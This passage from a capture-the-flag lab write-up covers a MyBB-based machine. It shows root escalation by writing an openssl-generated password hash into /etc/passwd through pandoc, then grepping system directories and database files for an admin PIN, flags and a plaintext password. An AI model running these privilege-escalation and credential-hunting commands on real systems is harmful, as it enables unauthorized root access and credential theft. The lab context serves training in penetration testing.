architect@matrixV99:~$ openssl passwd Hacked
xngpSLPODPFmw
architect@matrixV99:~$ nano passwd
architect@matrixV99:~$ pandoc passwd -t plain -o /etc/passwd
[WARNING] Could not deduce format from file extension
Defaulting to markdown
architect@matrixV99:~$ su root
Password:
root@matrixV99:/home/architect# whoami
root
root@matrixV99:/home/architect#
```

Showing the spot to paste our encrypted password in nano:



```
GNU nano 2.9.3

root:xngpSLPODPFmw:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

### What is the root flag?

After searching around for our next flag for awhile, I spotted another unusual file, named, '— -root.py'. The only file in quotes with weird dash signs as prefix too. Turns out you can't just access this normally either. The system will complain.

```
root@matrixV99:/etc# ls
acpi                      groff          manpath.config
adduser.conf                group          mdadm
alternatives               group-         mime.types
amazon                     grub.d          mke2fs.conf
apache2                    gshadow        modprobe.d
apm                        gshadow-       modules
apparmor                   gss            modules-load.d
apparmor.d                 hdparm.conf    motd
apport                     host.conf      mtab
apt                        hostname       mysql
                                         ' -- -root.py'
                                         rpc
                                         rsyslog.conf
                                         rsyslog.d
                                         screenrc
                                         security
                                         selinux
                                         services
                                         shadow
```

One solution is to use `find` to list how the system accesses it: Ah, we see a hidden '/' prefix. The ". ." represents the present working directory we are in:

```
root@matrixV99:/etc# find . -name '--*root.py'  
./--_root.py
```

Let's run it now with python3, remember the quotes ( ' )

What is the admin's ACP pin?

This one took some digging. After exhausting my manual search, I resorted to using grep of keywords in likely directories. I chose /var because the ACP PIN was web related, so likely stored somewhere in here. We get a hit! It tells us the ACP PIN is written to the config.php file:

```
root@matrixV99:/var# grep -rn "PIN"  
lib/dpkg/info/libxml2_2.4.30-2.7.4_amd64.symbols:1719: xmlXPathPIN@LIBXML2_2.4.30 2.7.4  
lib/dpkg/info/libwebp6:amd64.symbols:49: WebPINNewDecoder@Base 0.5.1  
lib/dpkg/info/libwebp6:amd64.symbols:50: WebPINNewRGB@Base 0.5.1  
lib/dpkg/info/libwebp6:amd64.symbols:51: WebPINNewYUV@Base 0.5.1  
lib/dpkg/info/libwebp6:amd64.symbols:52: WebPINNewYUVA@Base 0.5.1
```

```
install/resources/upgrade30.php:2410: <div class="title">ACP PIN Configuration</div>
install/resources/upgrade30.php:2414: <th colspan="2" class="first last">ACP Security PIN</th>
install/resources/upgrade30.php:2417: <td class="first"><label for="bbname">PIN:</label></td>
install/resources/upgrade30.php:2418: <td class="last alt_col"><input type="password" class="te
ut" name="pin" id="pin" value=".{$config['secret_pin']}." /></td>
install/resources/upgrade30.php:2426: $output->print_footer("30_acppin_submit");
install/resources/upgrade30.php:2429: function upgrade30_acppin_submit()
install/resources/upgrade30.php:2435: $content = "<p>We're now writing your PIN (if you've entered one) to the config.php file.
install/resources/upgrade30.php:2441: else if(isset($config['secret_pin']))
install/resources/upgrade30.php:2443: $content .= " Skipped (PIN already set)";
install/resources/upgrade30.php:2447: $pin = addslashes($mybb->get_input('pin'));
install/resources/upgrade30.php:2468: * Admin CP Secret PIN
```

We use `find` again to locate the `config.php` file and `cat` to print its content to

screen.

```
root@matrixV99:/var/www/html# find . -name config.php  
./inc/config.php  
root@matrixV99:/var/www/html# cat /inc/config.php  
cat: /inc/config.php: No such file or directory  
root@matrixV99:/var/www/html# cat ./inc/config.php  
<?php  
/**  
 * Database configuration  
 *  
 * Please see the MyBB Docs for advanced  
 * database configuration for larger installations  
 * https://docs.mybb.com/  
 */
```

At the very bottom of the printout, we find the ACP PIN:

```
$config['disallowed_remote_addresses'] = array(  
    '127.0.0.1',  
    '10.0.0.0/8',  
    '172.16.0.0/12',  
    '192.168.0.0/16',  
);  
  
/**  
 * Admin CP Secret PIN  
 * If you wish to request a PIN  
 * when someone tries to login  
 * on your Admin CP, enter it below.  
 */  
  
$config['secret_pin'] = [REDACTED];root@matrixV99:/var/www/html#
```

### What is the web flag?

This one eluded my manual enumeration. I used grep to explore a few different avenues, targeting combos of the string 'flag{'. This combo finally gave us a short list to explore...

- r search the directory recursively
- n include line numbers in output
- i ignore capitalization

```
root@matrixV99:/var# grep -rni "g{"  
Binary file lib/mysql/mybb/mybb_datacache.MYD matches  
Binary file lib/mysql/mybb/mybb_templates.MYD matches  
Binary file lib/mysql/mybb/mybb_themestylesheets.MYD matches  
Binary file lib/mlocate/mlocate.db matches
```

When we cat the file at `/var/lib/mysql/mybb/mybb_datacache.MYD`, we find the flag at the bottom of the screen printout:

```
14:"canpostthreads";s:1:"1";s:13:"canpostreplies";s:1:"1";s:22:"canonlyreplyownthreads";s:1:"0";s:18:"canpo  
tachments";s:1:"1";s:14:"canratethreads";s:1:"1";s:12:"caneditposts";s:1:"1";s:14:"candeleteposts";s:1:"1"  
6:"candeletethreads";s:1:"1";s:18:"caneditattachments";s:1:"1";s:21:"canviewdeletionnotice";s:1:"1";s:8:"m  
sts";s:1:"0";s:10:"modthreads";s:1:"0";s:14:"mod_edit_posts";s:1:"0";s:14:"modattachments";s:1:"0";s:12:"c  
stpolls";s:1:"1";s:12:"canvotepolls";s:1:"1";s:9:"cansearch";s:1:"1";i:7;a:24:{s:3:"pid";s:2:"56";s:3:"fi  
:2;"33";s:3:"gid";s:1:"7";s:7:"canview";s:1:"0";s:14:"canviewthreads";s:1:"0";s:21:"canonlyviewownthreads"  
:"0";s:16:"candlattachments";s:1:"0";s:14:"canpostthreads";s:1:"0";s:13:"canpostreplies";s:1:"0";s:22:"can  
eonlyownthreads";s:1:"0";s:18:"canpostattachments";s:1:"0";s:14:"canratethreads";s:1:"0";s:12:"caneditposts  
1:"0";s:14:"candeleteposts";s:1:"0";s:16:"candeletethreads";s:1:"0";s:18:"caneditattachments";s:1:"0";s:21  
viewdeletionnotice";s:1:"0";s:8:"modposts";s:1:"0";s:10:"modthreads";s:1:"0";s:14:"mod_edit_posts";s:1:"0  
14:"modattachments";s:1:"0";s:12:"canpostpolls";s:1:"0";s:12:"canvotepolls";s:1:"0";s:9:"cansearch";s:1:"0  
}  
-#*a:1:{i:38;a:1:{s:13:"announcements";i:1;}}}}7u<  
adminnotesa:1:{s:12:"adminmessage";s:76:"Change pA      F55W()Rd: ilovemywifeandgirlfriend022366  
";}root@matrixV99:/var# 
```

And that's a rap! Hope you learned something -I sure did. Feedback is welcome. Happy Hacking out there!